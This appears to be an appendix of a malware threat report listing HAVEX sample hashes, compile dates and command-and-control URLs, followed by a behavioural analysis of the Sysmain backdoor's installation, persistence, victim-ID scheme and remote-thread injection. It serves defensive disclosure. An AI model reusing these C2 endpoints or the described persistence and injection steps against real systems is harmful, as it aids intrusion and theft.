SHA-256:	170596e88b26f04d349f6014d17a88026ec55eab44888e2a9bb4dd90a79f6878
Size:	422960
Compiled:	Thu, 29 Dec 2011 07:17:39 UTC
Source Url:	ijbeta.com/wp-includes/pomo/ambigos0.jpg

SHA-256:	0a0a5b68a8a7e4ed4b6d6881f57c6a9ac55b1a50097588e462fe8d3c486158bf
Size:	421947
Compiled:	Thu, 29 Dec 2011 07:17:39 UTC
C2 URLs:	thecafe7.com/modules/mod_newsflash/mod_newsflash_idx.php?id= thecafe7.com/modules/mod_whosonline/src.php?id=

	rchdmtnez.com/modules/mod_search/source.php?id=

SHA-256:	5a13d0c954280b4c65af409376de86ac43eb966f25b85973a20d330a34cdd9a6
Size:	417296
Compiled:	Tue, 10 Jan 2012 12:27:57 UTC

SHA-256:	6296d95b49d795fa10ae6e9c4e4272ea4e1444105bddbf45b34ee067b2603b38
Size:	422624
Compiled:	Tue, 10 Jan 2012 12:27:57 UTC

C2 URLs:	dominioparayoani.com/wp-includes/pomo/source.php?id=
	www.espadonline.com/forum/includes/block/source.php?id=
	aptguide.3dtour.com/includes/cloudfusion/sc4.class.php?id=

SHA-256:	e42badd8fb20f1bc72b1cec65c42a96ee60a4b52d19e8f5a7248afee03646ace
Size:	401788
Compiled:	Tue, 10 Jan 2012 14:04:49 UTC

SHA-256:	487eaf5cc52528b5f3bb27ba53afffb6d534068b364a41fc887b8c1e1485795a
Size:	421467
Compiled:	Tue, 10 Jan 2012 14:04:49 UTC

SHA-256:	2221c2323fb6e30b9c10ee68d60b7d7be823911540bb115f75b2747d015e35f9
Size:	409048
Compiled:	Tue, 10 Jan 2012 14:04:49 UTC

SHA-256:	c4e2e341689799281eaef47de75f59edceaba281398b41fe7616436f247ab93d
Size:	415640
Compiled:	Tue, 10 Jan 2012 14:04:49 UTC

SHA-256:	b0faba6156c7b0cd59b94eeded37d8c1041d4b8dfa6aacd6520a6d28c3f02a5e
Size:	418118
Compiled:	Tue, 10 Jan 2012 14:04:49 UTC

SHA-256:	1d768ebfbdf97ad5282e7f85da089e174b1db760f1cbdca1a815e8e6245f155a
Size:	422416
Compiled:	Tue, 10 Jan 2012 14:04:49 UTC

SHA-256:	45abd87da6a584ab2a66a06b40d3c84650f2a33f5f55c5c2630263bc17ec4139
Size:	422452

Compiled: Tue, 10 Jan 2012 14:04:49 UTC

SHA-256: 439e5617d57360f76f24daed3fe0b59f20fc9dade3008fd482260ba58b739a23
Size: 422117
Compiled: Tue, 10 Jan 2012 14:04:49 UTC

SHA-256: 59af70f71cdf933f117ab97d6f1c1bab82fd15dbe654ba1b27212d7bc20cec8c
Size: 423472
Compiled: Tue, 10 Jan 2012 14:04:49 UTC
Source Url: ijbeta.com/wp-includes/pomo/ambigos0.jpg

C2 URLs: ktbits.com/engine/modules/source.php?id=
rosesci.com/mail/q.source.php?id=
www.jterps.com/wp-includes/pomo/idx.php?id=

SHA-256: d89a80a3fbb0a4a40157c6752bd978bc113b0c413e3f73eb922d4e424edeb8a7
Size: 420065
Compiled: Tue Jan 10 14:04:49 2012 UTC
C2 URLs: ktbits.com/engine/modules/source.php?id=
rosesci.com/mail/q.source.php?id=
www.jterps.com/wp-includes/pomo/idx.php?id=

HAVEX version 01E

SHA-256: 4cf75059f2655ca95b4eba11f1ce952d8e08bb4dbcb12905f6f37cf8145a538d
Size: 423472
Compiled: Tue, 17 Jan 2012 07:26:25 UTC
Source Url: ijbeta.com/wp-includes/pomo/ambigos0.jpg

SHA-256: b3b01b36b6437c624da4b28c4c8f773ae8133fca9dd10dc17742e956117f5759
Size: 423439
Compiled: Tue, 17 Jan 2012 07:26:25 UTC

C2 URLs: arsch-anus.com/engine/modules/source.php?id=
al-mashkoor.com/php/mail/source.php?id=
basecamp.100icons.com/ibresource/forumengine/mzh-front-20090600.php?id=

SHA-256: 24be375f0e11d88210e53f15cc08d72ab6c6287676c3fe3c6f70b513e5f442ed
Size: 419629
Compiled: Tue, 17 Jan 2012 07:29:35 UTC

SHA-256: e38aa99eff1f9fedd99cf541c3255e99f3276839a883cadb6e916649522729e3
Size: 418320
Compiled: Tue, 17 Jan 2012 07:29:35 UTC

SHA-256: d588e789f0b5914bd6f127950c5daf6519c78b527b0ed7b323e42b0613f6566f
Size: 422285
Compiled: Tue, 17 Jan 2012 07:29:35 UTC

SHA-256: 2c1094069987238 85cf04c3ced7af8010665236459d6fe610e678065994154d4
Size: 415684
Compiled: Tue, 17 Jan 2012 07:29:35 UTC

SHA-256: 13da3fe28302a8543dd527d9e09723caeed98006c3064c5ed7b059d6d7f36554
Size: 418604
Compiled: Tue, 17 Jan 2012 07:29:35 UTC

SHA-256: ecb097f3367f0155887dde9f891ff823ff54ddfe5217cdbb391ea5b10c5a08dc
Size: 417145
Compiled: Tue, 17 Jan 2012 07:29:35 UTC

SHA-256: 85d3f636b515f0729c47f66e3fc0c9a0aacf3ec09c4acf8bf20a1411edcdc40a
Size: 416709
Compiled: Tue, 17 Jan 2012 07:29:35 UTC

SHA-256: c66525285707daff30fce5d79eb1bdf30519586dfec4edf73e4a0845fd3d0e1c
Size: 418037
Compiled: Tue, 17 Jan 2012 07:29:35 UTC

SHA-256: 94d4e4a8f2d53426154c41120b4f3cf8105328c0cc5d4bd9126a54c14b296093
Size: 415861
Compiled: Tue, 17 Jan 2012 07:29:35 UTC

SHA-256: 59c4cba96dbab5d8aa7779eac18b67b2e6f8b03066eb092415d50dff55e43b72
Size: 417733
Compiled: Tue, 17 Jan 2012 07:29:35 UTC

SHA-256: b139829440aabe33071aa34604f739d70f9a0a3b06051f3190aabf839df2d408
Size: 422112
Compiled: Tue, 17 Jan 2012 07:29:35 UTC

SHA-256: 72ff91b3f36ccf07e3daf6709db441d2328cecab366fd5ff81fc70dd9eb45db8
Size: 421677
Compiled: Tue, 17 Jan 2012 07:29:35 UTC

C2 URLs: basecamp.turbomilk.com/turbomilk/contractors2/idx.php?id=
bbpdx.com/includes/xpath/xpath.src.php?id=
iqaws.com/catalog/install/source.php?id=

SHA-256: 49c1c5e8a71f488a7b560c6751752363389f6272d8c310fee78307dc9dcd3ee2
Size: 423472
Compiled: Mon, 30 Jan 2012 11:10:17 UTC
C2 URLs: familienieuwland.com/Schotland_files/_vti_cnf/index2.php?id=
serviciosglobal.com/TPV/src.php?id=
la5taavenida.com/wp-content/themes/citylight-idea-10/citylight-idea-10/idx.php?id=

SHA-256: 2c37e0504b98413e0308e44fd84f98e968f6f62399ea06bc38d3f314ee94b368
Size: 423472
Compiled: Mon, 27 Feb 2012 09:09:44 UTC
Source url: ijbeta.com/wp-includes/pomo/ambigos0.jpg
C2 URLs: stalprof.com.ua/includes/domit/src.php?id=
www.cometothetruth.com/cms/tinymce/examples/src.php?id=
pornoxxx1.com/engine/ajax/src.php?id=

HAVEX version 01F

SHA-256: 7e0dafedd01d09e66524f2345d652b29d3f634361c0a69e8d466dcbdfd0e3001
Size: 423472
Compiled: Tue, 07 Feb 2012 06:22:05 UTC

SHA-256: 6e92c2d298e25bcff17326f69882b636150d2a1af494ef8186565544f0d04d3d
Size: 446464
Compiled: Tue, 07 Feb 2012 06:22:05 UTC

C2 URLs: ispacs.com/cna/pages.cn/cna_source.php?id=
strategyofroulette.com/app/usr/usr_src.php?id=
www.meortemple.com/wp-includes/pomo/idx.php?id=

SHA-256: d71da8a59f3e474c3bcd3f2f00fae0b235c4e01cd9f465180dd0ab19d6af5526
Size: 421081

Compiled:	Tue, 14 Feb 2012 14:34:23 UTC

SHA-256:	61969cd978cd2de3a13a10510d0dea5d0d3b212209804563ed3d42033a9d0f54
Size:	415525
Compiled:	Tue, 14 Feb 2012 14:34:23 UTC

SHA-256:	0ea750a8545252b73f08fe87db08376f789fe7e58a69f5017afa2806046380a5
Size:	423472
Compiled:	Tue, 14 Feb 2012 14:34:23 UTC

C2 URLs:	dayniilecom.com/index_files/iibka300_files/source.php?id=
	red-opus.com/_vti_bin/_vti_aut/source.php?id=
	www.cetlot.com/wp-includes/pomo/idx.php?id=

SHA-256:	2f24c7ccbd7a9e830ed3f9b3b7be7856e0cc8c1580082433cbe9bf33c86193c6
Size:	416221
Compiled:	Tue, 14 Feb 2012 14:38:41 UTC

C2 URLs:	peterbogdanov.com/php/phpmailer/phpdoc/src.php?id=
	www.behrendt-pasewalk.de/blog/wp-content/plugins/source.php?id=
	www.a-knoblach.de/russland-blog/functions/locnav/pfeil_src.php?id=

SHA-256:	aef82593822a934b77b81ebc461c496c4610474727539b0b6e1499ca836f0dee
Size:	423472
Compiled:	Wed Feb 8 06:53:30 2012 UTC
C2 URLs:	ytu.am/modules/mod_search/source.php?id=
	tallhoody.com/wp-includes/pomo/idx.php?id=
	www.prosperis.com/cms/email/mail.php?id=

HAVEX version 020

SHA-256:	224e8349ba128f0ab57bdebef5287f4b84b9dccbc2d8503f53f6333efd5f9265
Size:	422871
Compiled:	Tue, 13 Dec 2011 06:14:15 UTC
C2 URLs:	ytu.am/modules/mod_search/source.php?id=
	tallhoody.com/wp-includes/pomo/idx.php?id=
	www.prosperis.com/cms/email/mail.php?id=

SHA-256:	2f593c22a8fd0de3bbb57d26320446a9c7eed755ae354957c260908c93d8cf79
Size:	460848

Compiled:	Mon, 12 Mar 2012 11:54:12 UTC
C2 URLs:	www.rscarcare.com/modules/Manufacturers/source.php?id= rcdm-global.de/plugins/search/content/source.php?id= www.eriell.com/services/photo/source.php?id=

SHA-256:	cd019e717779e2d2b1f4c27f75e940b5f98d4ebb48de604a6cf2ab911220ae50
Size:	459824
Compiled:	Tue, 01 May 2012 10:54:35 UTC
C2 URLs:	blog.iclt.am/wp-includes/pomo/src.php?id= coma.nsourcer.com/modules/search/frontend/default/src.php?id= www.rutravel.com/admin/include/source.php?id=

HAVEX version 021

SHA-256:	edb7caa3dce3543d65f29e047ea789a9e429e46bed5c29c4748e656285a08050
Size:	458119
Compiled:	Sat, 09 Jun 2012 06:49:43 UTC

SHA-256:	a3a6f0dc5558eb93afa98434020a8642f7b29c41d35fa34809d6801d99d8c4f3
Size:	460848
Compiled:	Sat, 09 Jun 2012 06:49:43 UTC

C2 URLs:	swissitaly.com/includes/phpmailer/class.pop3.php?id= lkgames.com/fr/free-game-action-ball-2/source.php?id= artem.sataev.com/blog/wp-includes/pomo/src.php?id=

HAVEX version 022

SHA-256:	43608e60883304c1ea389c7bad244b86ff5ecf169c3b5bca517a6e7125325c7b
Size:	462848
Compiled:	Mon, 17 Sep 2012 09:43:36 UTC
C2 URLs:	blog.vraert.com/wp-includes/pomo/src.php?id= wildlifehc.org/nest/services/source.php?id= www.suma-shop.ir/modules/sekeywords/source.php?id= www.sdfgdsdf23_sdgdstavolozza.4lf.me/z/j/tiny_mce/plugins/xhtmlxtras/src.php?id=

SHA-256:	98bd5e8353bc9b70f8a52786365bcdb28bd3aef164d62c38dae8df33e04ac11a
Size:	463920
Compiled:	Tue, 17 Jul 2012 06:35:58 UTC

C2 URLs:	lafollettewines.com/includes/phpInputFilter/source.php?id= alexvernigor.com/includes/phpmailer/source.php?id= www.recomiendalos.com/inc/eml_templates/source.php?id= www.jklgdf789dh43.com/7890890778yer/rtrtyr/rty/rty/ery/er.php?id=

SHA-256:	da3c1a7b63a6a7cce0c9ef01cf95fd4a53ba913bab88a085c6b4b8e4ed40d916
Size:	463920
Compiled:	Tue, 28 Aug 2012 13:53:28 UTC
C2 URLs:	artsepid.com/plugin/contact-form/source.php?id= xezri.net/chat/etiraf/source.php?id= bukzahid.org.ua/engine/modules/src.php?id= www.sdfgdsdf2354235il.com/inc/eml_templates/source.php?id=

SHA-256:	269ea4b883de65f235a04441144519cf6cac80ef666eccf073eedd5f9319be0f
Size:	463920
Compiled:	Mon, 06 Aug 2012 12:42:06 UTC
C2 URLs:	mohsenmeghdari.com/includes/exifer1_5/source.php?id= alpikaclub.com/wp-includes/pomo/idx.php?id= naturexperts.com/themes/bluemarine/node.php?id= www.sdfgdsdf2354235il_jsaopwiowrhwkbfjk2345234532gssdrgesr.com/inc/eml_templates/source.php?id=

SHA-256:	1ba99d553582cc6b6256276a35c2e996e83e11b39665523f0d798beb91392c90
Size:	463920
Compiled:	Wed, 22 Aug 2012 09:34:45 UTC
C2 URLs:	www.snow-lab.com/modules/mod_search/tmpl/search.php?id= motorjo.com/z/j/tiny_mce/plugins/media/source.php?id= forum.unmondeparfait.org/includes/search/source.php?id= www.sdfgdsdf2354235il_jsaopwiowrhwkbfjk2345234532gssdrgesr.com/inc/eml_templates/source.php?id=

HAVEX version 024

SHA-256	778568b44e13751800bf66c17606dfdfe35bebbb94c8e6e2a2549c7482c33f7a
Size:	452608
Compiled:	2012-12-11 05:51:17
Source URL:	www.nahoonservices.com/wp-content/plugins/rss-poster/jungle.php

SHA-256:	066346170856972f6769705bc6ff4ad21e88d2658b4cacea6f94564f1856ed18
Size:	452608

Compiled: Fri, 26 Oct 2012 10:12:03 UTC

SHA-256: f1d6e8b07ac486469e09c876c3e267db2b2d651299c87557cbf4eafb861cf79c
Size: 452608
Compiled: Fri, 26 Oct 2012 10:12:03 UTC

SHA-256: c987f8433c663c9e8600a7016cdf63cd14590a019118c52238c24c39c9ec02ad
Size: 452608
Compiled: Fri, 26 Oct 2012 10:43:23 UTC

SHA-256: c25c1455dcab2f17fd6a25f8af2f09ca31c8d3773de1cb2a55acd7aeaa6963c8
Size: 452608
Compiled: Fri, 26 Oct 2012 12:13:07 UTC

SHA-256: 593849098bd288b7bed9646e877fa0448dcb25ef5b4482291fdf7123de867911
Size: 452608
Compiled: Fri, 26 Oct 2012 12:13:07 UTC)

SHA-256: 9d530e2254580842574a740698d2348b68b46fd88312c9325321ad0d986f523d
Size: 452608
Compiled: Fri, 26 Oct 2012 12:13:09 UTC

C2 URLs: grafics.kz/plugins/search/source.php?id=
www.kino24.kz/blog/engine/modules/plugin/source.php?id=
www.idweb.ru/assets/modules/docmanager/classes/dm_source.php?id=

SHA-256: 8e222cb1a831c407a3f6c7863f3faa6358b424e70a041c196e91fb7989735b68
Size: 452608
Compiled: Tue, 06 Nov 2012 08:55:54 UTC
C2 URLs: baneh2net.com/wp-includes/pomo/idx.php
ask.az/chat/cgi-bin/source.php
popolnyalka.uz/math/wp-includes/pomo/idx.php

SHA-256: 6e5f4296bffa7128b6e8fa72ad1924d2ff19b9d64775bd1e0a9ce9c5944bd419
Size: 452608
Compiled: Tue, 06 Nov 2012 08:57:54 UTC
C2 URLs: waytomiracle.com/physics/wp-includes/pomo/src.php
anymax.ru/modules/mod_search/source.php
ogizni.ru/wp-includes/pomo/idx.php

SHA-256:	2dc296eb532097ac1808df7a16f7740ef8771afda3ac339d144d710f9cefceb4
Size:	452608
Compiled:	Tue, 06 Nov 2012 09:06:18 UTC
C2 URLs:	cadlab.ru/components/com_search/com_search.php
	entirenetwork.ru/components/com_search/search.src.php
	radiolocator.ru/includes/domit/dom_xmlrpc_builder_src.php

SHA-256:	d3ee530abe41705a819ee9220aebb3ba01531e16df7cded050ba2cf051940e46
Size:	452608
Compiled:	Tue, 06 Nov 2012 09:14:18 UTC

SHA-256:	6122db2cdac0373cc8513c57786088a5548721d01e7674e78082774044e92980
Size:	350382
Compiled:	Tue, 06 Nov 2012 09:14:18 UTC
Notes:	file is corrupted

C2 URLs:	hram-gelendzhik.ru/modules/mod_search/source.php
	fasdalf.ru/modules/forum/forum-src.php
	fortexcompany.ru/forms/FCKeditor/editor/plugins/bbcode/fckplugin.php

SHA-256:	bee9f2a01e0049d4cf94016284b16849136233366d1509489797084672e5448f
Size:	452608
Compiled:	Wed, 19 Dec 2012 07:15:03 UTC
C2 URLs:	grafics.kz/plugins/search/source.php
	topstonet.ru/modules/mod_search/source.php
	raznyi-content.ru/wp-includes/pomo/idx.php

SHA-256:	dc612882987fab581155466810f87fd8f0f2da5c61ad8fc618cef903c9650fcd
Size:	452608
Compiled:	Thu, 20 Dec 2012 07:45:29 UTC
C2 URLs:	finadmition.ru/wp-includes/pomo/idx.php
	medpunkt.biz/includes/modules/FCKeditor/fcksource.php
	intimit.ru/includes/phpmailer/source.php

SHA-256:	fd689fcdcef0f1198b9c778b4d93adfbf6e80118733c94e61a450aeb701750b4
Size:	452608
Compiled:	Fri Oct 26 12:13:04 2012 UTC
C2 URLs:	grafics.kz/plugins/search/source.php
	www.kino24.kz/blog/engine/modules/plugin/source.php

	www.idweb.ru/assets/modules/docmanager/classes/dm_source.php

HAVEX version 025

SHA-256:	684ea2083f2f7099f0a611c81f26f30127ad297fcac8988cabb60fcf56979dfc
Size:	459264
Compiled:	Mon, 24 Sep 2012 13:58:54 UTC
C2 URLs:	topco-co.com/wp-includes/pomo/idx.php?id= crm.mayanks.com/vtigercrm/modules/Services/source.php?id= tickettotimbuktu.com/app/code/core/Mage/Rule/Model/Condition/Source.php?id

HAVEX version 029

SHA-256:	cb58396d40e69d5c831f46aed93231ed0b7d41fee95f8da7c594c9dbd06ee111
Size:	434688
Compiled:	Tue, 30 Apr 2013 06:53:24 UTC
C2 URLs:	adultfriendgermany.com/wp-includes/pomo/source.php adultfrienditaly.com/wp-includes/pomo/src.php adultfriendfrance.com/wp-includes/pomo/src.php

HAVEX version 030

SHA-256:	6367cb0663c2898aff64440176b409c1389ca7834e752b350a87748bef3a878b
Size:	435712
Compiled:	Wed, 08 May 2013 05:12:53 UTC
C2 URLs:	adultfriendgermany.com/wp-includes/pomo/source.php adultfrienditaly.com/wp-includes/pomo/src.php adultfriendfrance.com/wp-includes/pomo/src.php

HAVEX version 037

SHA-256:	0e34262813677090938983039ba9ff3ade0748a3aba25e28d19e2831c036b095
Size:	436736
Compiled:	Fri, 16 Aug 2013 05:49:18 UTC
Resource:	ICT 0x69
C2 URLs:	jcaip.co.jp/inc/user/mysql_s.php shopcode.net/wp-includes/pomo/idx.php dl.3manage.com/services/ip/easy/idx.php
SHA-256:	92c959c36617445a35e6f4f2ee2733861aa1b3baf8728d19a4fd5176f3c80401
Size:	436736

Compiled:	Wed, 28 Aug 2013 07:21:28 UTC
Resource:	ICT 0x69
C2 URLs:	blog.olioboard.com/wp-includes/pomo/idx.php blog.keeleux.com/wp-includes/pomo/idx.php alexvernigor.com/includes/phpmailer/source.php

SHA-256:	0c9b20f4cb0b3206f81c2afbb2ee4d995c28f74f38216f7d35454af624af8876
Size:	436799
Compiled:	Thu, 04 Jul 2013 12:54:48 UTC
Resource:	ICT 0x69
C2 URLs:	serviciosglobal.com/inc/search.php zhayvoronok.com/wp-includes/pomo/idx.php dreamsblock.com/witadmin/modules/source.php

HAVEX version 038

SHA-256:	ec48b131612ef5637b387d9c2b0907d68a080fb77c6168e779fb7f3a0efa04dc
Size:	327168
Compiled:	Tue, 29 Oct 2013 06:09:24 UTC
C2 URLs:	pekanin.freevar.com/include/template/isx.php simpsons.freesexycomics.com/wp06/wp-includes/po.php toons.freesexycomics.com/wp08/wp-includes/dtcla.php

SHA-256:	c43ce82560cea125f65c7701c733c61ae3faa782c8b00efcb44fd7dbd32a5c4b
Size:	327168
Compiled:	Tue, 29 Oct 2013 06:09:24 UTC
C2 URLs:	allcubatravel.com/roomHavana/Teresita/src.php keeleux.com/wp/wp-includes/idx.php sunny-thumbs.com/ebonyaddiction/14/black-stockings-gangbang/source.php

SHA-256:	401215e6ae0b80cb845c7e2910dddf08af84c249034d76e0cf1aa31f0cf2ea67
Size:	327168
Compiled:	Mon, 30 Dec 2013 12:53:48 UTC
C2 URLs:	zhayvoronok.com/wp-includes/pomo/idx.php dreamsblock.com/witadmin/modules/source.php 38stalprof.com.ua/includes/domit/src.php

SHA-256:	ebb16c9536e6387e7f6988448a3142d17ab695b2894624f33bd591ceb3e46633
Size:	327168
Compiled:	Mon, 20 Jan 2014 13:38:43 UTC

C2 URLs:	www.pc-service-fm.de/modules/mod_search/src.php artem.sataev.com/blog/wp-includes/pomo/src.php swissitaly.com/includes/phpmailer/class.pop3.php

SHA-256:	6b2a438e0233fe8e7ba8774e2e5c59bf0b7c12679d52d6783a0010ecad11978c
Size:	327168
Compiled:	Tue, 29 Oct 2013 06:09:24 UTC
C2 URLs:	electroconf.xe0.ru/modules/mod_search/mod_search.src.php sinfulcelebs.freesexycomics.com/wp05/wp-admin/includes/tmp/tmp.php rapidecharge.gigfa.com/blogs/wp-content/plugins/buddypress/bp-settings/bp-settings-src.php

SHA-256:	e3a7fa8636d040c9c3a8c928137d24daa15fc6982c002c5dd8f1c552f11cbcad
Size:	327591
Compiled:	Mon, 30 Dec 2013 12:53:48 UTC
C2 URLs:	www.pc-service-fm.de/modules/mod_search/src.php artem.sataev.com/blog/wp-includes/pomo/src.php swissitaly.com/includes/phpmailer/class.pop3.php

SHA-256:	f6aab09e1c52925fe599246dfdb4c1d06bea5c380c4c3e9c33661c869d41a23a
Size:	327168
Compiled:	Mon, 30 Dec 2013 12:53:48 UTC
C2 URLs:	www.pc-service-fm.de/modules/mod_search/src.php artem.sataev.com/blog/wp-includes/pomo/src.php swissitaly.com/includes/phpmailer/class.pop3.php

HAVEX version 040

SHA-256:	b8514bff04e8f4e77430202db61ec5c206d3ec0f087a65ee72c9bb94a058b685
Size:	327168
Compiled:	Mon, 17 Feb 2014 09:35:14 UTC
C2 URLs:	adultfriendgermany.com/wp-includes/pomo/source.php adultfrienditaly.com/wp-includes/pomo/src.php adultfriendfrance.com/wp-includes/pomo/src.php

HAVEX version 043

SHA-256:	69b555a37e919c3e6c24cfe183952cdb695255f9458b25d00d15e204d96c737b
Size:	437760
Compiled:	Tue, 01 Apr 2014 10:59:19 UTC

C2 URLs:	electroconf.xe0.ru/modules/mod_search/mod_search.src.php sinfulcelebs.freesexycomics.com/wp05/wp-admin/includes/tmp/tmp.php rapidecharge.gigfa.com/blogs/wp-content/plugins/buddypress/bp-settings/bp-settings-src.php

SHA-256:	101e70a5455212b40406fe70361995a3a346264eabd4029200356565d2bacd6a
Size:	458752
Compiled:	Tue, 01 Apr 2014 10:59:19 UTC
C2 URLs:	

SHA-256:	d5687b5c5cec11c851e84a1d40af3ef52607575487a70224f63458c24481076c
Size:	437248
Compiled:	Fri, 11 Apr 2014 05:37:36 UTC
C2 URLs:	sinfulcelebs.freesexycomics.com/wp05/wp-admin/includes/tmp/tmp.php rapidecharge.gigfa.com/blogs/wp-content/plugins/buddypress/bp-settings/bp-settings-src.php

HAVEX version 044

SHA-256:	1ef47da67f783f8cc8cda7481769647b754874c91e0c666f741611decd878c19
Size:	438394
Compiled:	Wed, 07 May 2014 12:35:16 UTC
C2 URLs:	sinfulcelebs.freesexycomics.com/wp05/wp-admin/includes/tmp/tmp.php rapidecharge.gigfa.com/blogs/wp-content/plugins/buddypress/bp-settings/bp-settings-src.php

SHA-256:	358da2c5bb5fbd9c9cf791536054bbb387ce37253c31555f5afa544f38de2a3f
Size:	422499
Compiled:	Wed, 07 May 2014 12:35:16 UTC
Notes:	file is corrupted

SHA-256:	4b547b3992838cfb3b61cb25f059c0b56c2f7caaa3b894dbc20bf7b33dadc5a1
Size:	473092
Compiled:	Thu Jun 2 23:39:34 2011 UTC
C2 URLs:	www.iamnumber.com/modules/boonex/specialnumber/tmp.php disney.freesexycomics.com/wp10/wp-includes/pomo/idx.php solaed.ru/modules/mod_search/source.php

III. Appendix 3: The Sysmain backdoor – detailed analysis

Detailed analysis of first identified sample of SYSMAIN RAT. The sample set contains two variants.

File metadata analyzed variant

SHA-256:	d5e3122a263d3f66dcfa7c2fed25c2b8a3be725b2c934fa9d9ef4c5aefbc6cb9
MD5:	418bfc05240ec86b91181f38bd751ccb
Verdict:	Trojan.Win32.Sysmain.c
Size:	131584
Compiled:	Fri, 14 Dec 2012 17:50:05
Type:	DLL
C2 urls:	8bs.org/wp-content/plugins/akismet/iddx.php
	agu-inyaz.com/awstats/icon/flags/src.php
	hajaj-center.com/moon/fancybox/fancy_source.php
	www.ferma.az/incfiles/classes/iddx.php

File metadata second variant

SHA-256:	a8e6abaa0ddc34b9db6bda17b502be7f802fb880941ce2bd0473fd9569113599
MD5:	875b0702ef3cc2d909ecf720bb4079c2
Verdict:	Trojan.Win32.Sysmain.e
Size:	133152
Compiled:	Wed, 12 Jun 2013 09:31:14
Type:	DLL
C2 urls:	ojoobo.com/modules/search/search.php
	giant99.com/system/modules/SMTP/class.src.php
	antibioticsdrugstore.com/err/log/source.php
	www.sinfulcomicsite.com/wp03/wp-includes/pomo/src.php

Other sysmain samples:

SHA-256:	31488f632f5f7d3ec0ea82eab1f9baba16826967c3a6fa141069ef5453b1eb95
Verdict:	Trojan.Win32.Sysmain.e

Size:	133152
Compiled:	Mon, 08 Apr 2013 21:41:53 UTC
C2 urls:	www.sinfulcomicsite.com/wp03/wp-includes/pomo/src.php www.christian-vedder.de/media/system/tmp/_tfpl.php blog.olioboard.com/wp-content/plugins/akismet/src.php mobitel.az/source/tmp/sdwrfq.php

SHA-256:	53d2a3324f276f29c749727c20708a3421a5144046ce14a8e025a8133316e0ac
Verdict:	Trojan.Win32.Sysmain.b
Size:	145440
Compiled:	Thu, 07 Jun 2012 08:40:54 UTC
C2 urls:	warteam.freetzi.com/wp-includes/pomo/idx.php jetc.com/illegal_access_folder/source.php www.eth-inc.com//new/moduls/source.php crm.mayanks.in/include/tcpdf/config/source.php

SHA-256:	81e5e73452aa8b14f6c6371af2dccab720a32fadfc032b3c8d96f9cdaab9e9df
Verdict:	Trojan.Win32.Sysmain.e
Size:	133152
Compiled:	Thu, 21 Mar 2013 18:51:53 UTC
C2 urls:	7adharat.com/forum/includes/search/log_search.php buythepill.net/cart/checkout/set/sidx.php sico.ueuo.com/engine/modules/src.php medpunkt.biz/includes/core/source.php

SHA-256:	dc75404b6fc8cdb73258c2cc7bc758347ffb4237c8d18222f3489dc303daf989
Verdict:	Trojan.Win32.Sysmain.d
Size:	144991
Compiled:	Thu, 27 Oct 2011 04:59:50 UTC
C2 urls:	lankaranfc.com/360/resources/lankeran.php aikidogroup.com/anjoman/inc/plugins/scoll.php sico.ueuo.com/engine/modules/src.php

SHA-256:	387d4ea82c51ecda162a3ffd68a3aca5a21a20a46dc08a0ebe51b03b7984abe9
Verdict:	Trojan.Win32.Sysmain.e
Size:	133223
Compiled:	Fri, 16 Aug 2013 06:14:30 UTC
C2 urls:	www.sinfulcomicsite.com/wp03/wp-includes/pomo/src.php giant99.com/system/modules/SMTP/class.src.php www.christian-vedder.de/media/system/tmp/_tfpl.php

antibioticsdrugstore.com/err/log/source.php

Exports

RunDllEntry

Installer:

- Copies itself to `%APPDATA%\sydmain.dll`
- Call `RunReg` (see below)
- Call `AGTwLoad` if binary not installed already

AGTwLoad

- Initializes the malware and starts C2 communication
- Create internal Victim-ID: `$victim-id='HKCU/Identities/Default User ID'+'-18890}'`
  - `example1: {8B01CFB5-FF66-4404-89E2-27E06475EA38}-18890}`
    `(query for 'HKCU/Identities/Default User ID' was successful)`
  - `example2: {AD-18890}`
    `(query for 'HKCU/Identities/Default User ID' was NOT successful)`
- Create Muxtex: `$victim-id`
- Add itself to %PATH%
- Call RunReg (see below)
- Call GPI (see below)
- Create another Victim-ID: `$victim-id2='HKCU/Identities/Default User ID'+'-01890}'`
  - `example1: {8B01CFB5-FF66-4404-89E2-27E06475EA38}-01890}`
    `(query for 'HKCU/Identities/Default User ID' was successful)`
  - `example2: {ED-01890}`
    `(query for 'HKCU/Identities/Default User ID' was NOT successful)`
- Open Mutex $victim-id2 and create remote thread in corresponding process for C2 communication

GPI

Initializes the key infrastructure in registry and generates an external Victim-ID:

- Generate random Victim-ID
  - `'HKCU/Identities/Default User ID' + '-' + $currentCursorPos + '-' + $currentPID+'-TUS'`
  - If query for `'HKCU/Identities/Default User ID' was NOT successful: 'AUTO' + $stringOfRandomInteger + '-' + $currentCursorPos + '-' + $currentPID+'-TUS'`

- Setup crypt key infrastructure with keys in registry (valid for both variants)

